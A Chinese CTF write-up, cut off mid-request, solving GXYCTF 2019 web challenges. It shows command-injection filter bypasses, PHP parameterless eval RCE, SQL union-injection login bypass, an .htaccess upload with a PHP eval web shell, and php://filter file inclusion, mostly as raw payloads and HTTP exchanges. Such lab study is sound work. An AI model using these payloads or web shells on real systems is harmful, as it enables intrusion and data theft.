GXYCTF2019&GWCTF2019——Writeup

原创

LetheSec 于 2020-03-03 22:21:49 发布 2537 收藏 2
分类专栏： CTF wp 文章标签： CTF Writeup

CTF 同时被 2 个专栏收录
24 篇文章 8 订阅
订阅专栏
wp
11 篇文章 0 订阅
订阅专栏

GXYCTF 2019

Ping Ping Ping

进入题目后，提示了 `/?ip=`，于是加上参数 `?ip=1` 试试看，发现是执行了ping命令：

```
/?ip=

PING 1 (0.0.0.1): 56 data bytes
```

然后尝试：


```
?ip=;ls
```

```
/?ip=

flag.php
index.php
```

发现成功执行了命令，但是当读取 flag.php 时，发现过了空格，尝试下面两种绕过方式

```
${IFS}
$IFS$9
```

使用第二个 `$IFS$9` 代替空格成功绕过，执行 `?ip=;cat$IFS$9flag.php`，发现 flag 也被过滤了，且通配符 `*` 同样被过滤了，那我们先读一下 `index.php`：



```
/?ip=

/?ip=
|\' |\" |\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\' |\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```

可以看到源码，的确过滤了一些特殊符号、空格和flag，下面有两种方式可以绕过：


（1）可以使用变量的方式来绕过，只要 f、l、a、g 四个字母不按照顺序即可，payload如下：

```
?ip=;z=g;cat$IFS$9fla$z.php
```

（2）我们发现代码中没有过滤反引号，那么可以内联执行命令，即用反引号内执行的输出作为另一个命令的输入执行，payload如下：

```
?ip=;cat$IFS$9`ls`
```

flag在源码中：



```
/?ip=
<pre><?php
$flag = "flag{96436cd8-d8ad-4395-8545-5ffc203165a6}";
?>
```

禁止套娃


扫目录发现.git泄露，利用GitHack得到index.php源码如下：

```php
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

看到过滤部分可以看出是关于 PHP 的无参数RCE/读文件，可以参考我之前分析的 ByteCTF_2019 BoringCode

源码可以看出 flag.php 就在当前目录，不需要再跳转目录，于是使用如下payload列一下文件：

```
?exp=print_r(scandir(pos(localeconv())));
```




```
flag在哪里呢？<br>Array
(
    [0] => .
    [1] => ..
    [2] => .git
    [3] => flag.php
    [4] => index.php
)
```

这里的flag.php不在最后一个，所以不能像ByteCTF那一题一样直接用 `end()` 函数，但是这一题并没有过滤下划线 `_`，于是可操作性又增加了。

我们可以使用 `array_reverse()` 函数反转数组，这样 `flag.php` 就在第二个位置了，然后使用 `next()` 函数即可取到，payload如下：

```
?exp=readfile(next(array_reverse(scandir(pos(localeconv())))));
```



```
flag在哪里呢？<br><?php
$flag = "flag{9c105b09-75fc-4a58-b5a8-97de2f8e3c32}";
?>
```

BabySQli

随手测试，通过回显可以发现存在 admin 账号，应该是通过注入登录 admin 账号，同时得到一段提示，先base32再base64如下：

```
select * from user where username = '$name'
```

尝试一般的万能密码，发现被过滤了，既然提示了我们sql语句，那么肯定是要根据sql语句来构造，于是猜测：


```
根据用户名查询到用户信息：$user = select * from user where username = '$name';
然后判断：$user->password === md5($password);
```

并且通过union联合注入测试出有3列，猜测为 `id,username,password`，于是可以尝试如下payload：

```
name=-1' union select 1,'admin','c4ca4238a0b923820dcc509a6f75849b'#&pw=1
```

上面的意思就是：-1不存在，联合查询的结果会是后面我们构造的 `1, 'admin', 'c4ca4238a0b923820dcc509a6f75849b'`，正好对应的数据库中的三列，也就构造了一个密码可控的admin用户返回。这里的md5值实际上也就是我们后面填在密码框中的任意密码。（md(1)=c4ca4238a0b923820dcc509a6f75849b）

从而实现了任意密码登录，可以得到flag：



```
POST /search.php HTTP/1.1
Host: cd512498-6bb9-4139-b597-449bc5465948.node3.buuoj.cn
Content-Length: 72
Cache-Control: max-age=0
Origin: http://cd512498-6bb9-4139-b597-449bc5465948.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.116 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.9
Referer: http://cd512498-6bb9-4139-b597-449bc5465948.node3.buuoj.cn/
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.1037161273.1582011531
Connection: close

name=-1' union select 1,'admin','c4ca4238a0b923820dcc509a6f75849b'#&pw=1
```


```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 19 Feb 2020 16:25:42 GMT
Content-Type: text/html
Content-Length: 258
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJ
-->
<meta http-equiv="Content-Type" content="text/html; charse
<title>Do you know who am I?</title>



flag{efd57d46-e0f5-4312-bc3f-b06f60d02b17}
```

BabyUpload

进入题目后，直接是一个上传页面，经过测试发现：

- 过滤了MIME只能为：`image/jpeg`
- 黑名单过滤了文件后缀不能为php
- 过滤了文件内容中的php标签，可以使用 `<script language='php'></script>` 绕过


于是我们修改 MIME 上传 .htaccess 文件：



```
hrome/80.0.3987.116 Safari/537.36
ccept:
ext/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
=b3;q=0.9
eferer: http://16508403-152b-488b-a02c-17b5ab81be54.node3.buuoj.cn/
ccept-Language: zh-CN,zh;q=0.9,en;q=0.8
ookie: _ga=GA1.2.1037161273.1582011531; PHPSESSID=7d9058e7231d7acf99010037b60efd6f
onnection: close

-----WebKitFormBoundary5fuzYmsvTdQF0GKS
ontent-Disposition: form-data; name="uploaded"; filename=".htaccess"
ontent-Type: image/jpeg

 FilesMatch "shell.jpg">
SetHandler application/x-httpd-php
/FilesMatch>
-----WebKitFormBoundary5fuzYmsvTdQF0GKS
ontent-Disposition: form-data; name="submit"

冁婁絃
-----WebKitFormBoundary5fuzYmsvTdQF0GKS--
```

```
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/559352eb04c25fb3eb931b140e03e53a/.htaccess succesfully uploaded!
```

然后上传 shell.jpg 如下：




```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Referer: http://16508403-152b-488b-a02c-17b5ab81be54.node3.buuoj.cn/
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.1037161273.1582011531; PHPSESSID=7d9058e7231d7acf99010037b60efd6f
Connection: close

------WebKitFormBoundaryBYkNJtzrnMBhX5hc
Content-Disposition: form-data; name="uploaded"; filename="shell.jpg"
Content-Type: image/jpeg

<script language='php'>@eval($_GET['cmd']);</script>
------WebKitFormBoundaryBYkNJtzrnMBhX5hc
Content-Disposition: form-data; name="submit"
```

```
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/559352eb04c25fb3eb931b140e03e53a/shell.jpg succesfully uploaded!
```

注：这里网上有的wp说原题要条件竞争，但是我在buu上复现的时候好像不需要…

两个文件上传后便可以成功访问并执行代码：



PHP Version 5.6.23

System	Linux 2069052f3123 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
Build Date	Jul 14 2016 01:18:27
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--with-apxs2' '--disable-cgi' '--enable-mysqlnd' '--enable-mbstring' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/99_timezone.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_pgsql.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS


```
e3.buuoj.cn/upload/559352eb04c25fb3eb931b140e03e53a/shell.jpg?cmd=phpinfo();
```

在 disabled_functions 中禁用了系统函数，那么我们直接读文件就好了，先列目录：

```
?cmd=print_r(scandir('/'));
```

读文件：


```
?cmd=readfile('/flag');
```


flag{f273b206-91ca-4c88-a822-5a2c542350b3}

http://16508403-152b-488b-a02c-17b5ab81be54.node3.buuoj.cn/upload/559352eb04c25fb3eb931b140e03e53a/shell.jpg?cmd=readfile('/flag');

BabysqliV3.0

首先是一个登录，使用弱密码 `admin/password` 即可成功登录，登陆后如下：


当前引用的是 upload.php

且url中有 `?file=upload` 参数，于是尝试文件包含：

```
?file=php://filter/convert.base64-encode/resource=upload
```

得到 upload.php 源码如下：


```
<?php
error_reporting(0);
class Uploader{
 public $Filename;
 public $cmd;
 public $token;


 function __construct(){
  $sandbox = getcwd()."/uploads/".md5($_SESSION['user'])."/";
  $ext = ".txt";
  @mkdir($sandbox, 0777, true);
  if(isset($_GET['  ']) and !preg_match("/data:\/\/ | filter:\/\/ | php:\/\/ | \./i", $_GET['name'])){ //phar
   $this->Filename = $_GET['name']; //文件名可控
  }
  else{
   $this->Filename = $sandbox.$_SESSION['user'].$ext;
  }

  $this->cmd = "echo '<br><br>Master, I want to study rizhan!<br><br>';";
  $this->token = $_SESSION['user'];
 }

 function upload($file){
  global $sandbox;
  global $ext;

  if(preg_match("[^a-z0-9]", $this->Filename)){
   $this->cmd = "die('illegal filename!');";
  }
  else{
   if($file['size'] > 1024){
    $this->cmd = "die('you are too big (’▽`〃)');";
   }
   else{
    $this->cmd = "move_uploaded_file('".$file['tmp_name']."', '" . $this->Filename . "');";
   }
  }
 }

 function __toString(){
  global $sandbox;
  global $ext;
  // return $sandbox.$this->Filename.$ext;
  return $this->Filename;
 }

 function __destruct(){
  if($this->token != $_SESSION['user']){
   $this->cmd = "die('check token falied!');";
  }
  eval($this->cmd);
 }
}

if(isset($_FILES['file'])) {
 $uploader = new Uploader();
 $uploader->upload($_FILES["file"]);
 if(@file_get_contents($uploader)){
  echo "下面是你上传的文件：<br>".$uploader."<br>";
  echo file_get_contents($uploader);
 }
}
?>
```

解法一（非预期解）

```
if(isset($_GET['name']) and !preg_match("/data:\/\/ | filter:\/\/ | php:\/\/ | \./i", $_GET['name'])){
 $this->Filename = $_GET['name']; //文件名可控
}else{
 $this->Filename = $sandbox.$_SESSION['user'].$ext;
}
```

由上面的代码可以看到文件名我们是可以通过 name 参数传入的，虽然经过了过滤，但是这里的正则写的有问题，都多匹配了空格，所以等于没有过滤任何东西，导致了非预期。

中一种就是直接上传shell，然后通过参数name修改文件名问php文件，直接访问即可。




```
/home.php?file=upload&name=/var/www/html/uploads/a612708904bbb538e05fe4eca8e62126/shell.php
HTTP/1.1
Host: febfbc08-1f45-4bd7-bdff-1169ee45e4d2.node3.buuoj.cn
Content-Length: 305
Cache-Control: max-age=0
Origin: http://febfbc08-1f45-4bd7-bdff-1169ee45e4d2.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKbrfFQiYLZAtsDsO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.116 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://febfbc08-1f45-4bd7-bdff-1169ee45e4d2.node3.buuoj.cn/home.php?file=upload
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.1037161273.1582011531; PHPSESSID=f462d84ee3291d4c296ce2a56a829ea4
Connection: close

------WebKitFormBoundaryKbrfFQiYLZAtsDsO
Content-Disposition: form-data; name="file"; filename="asd"
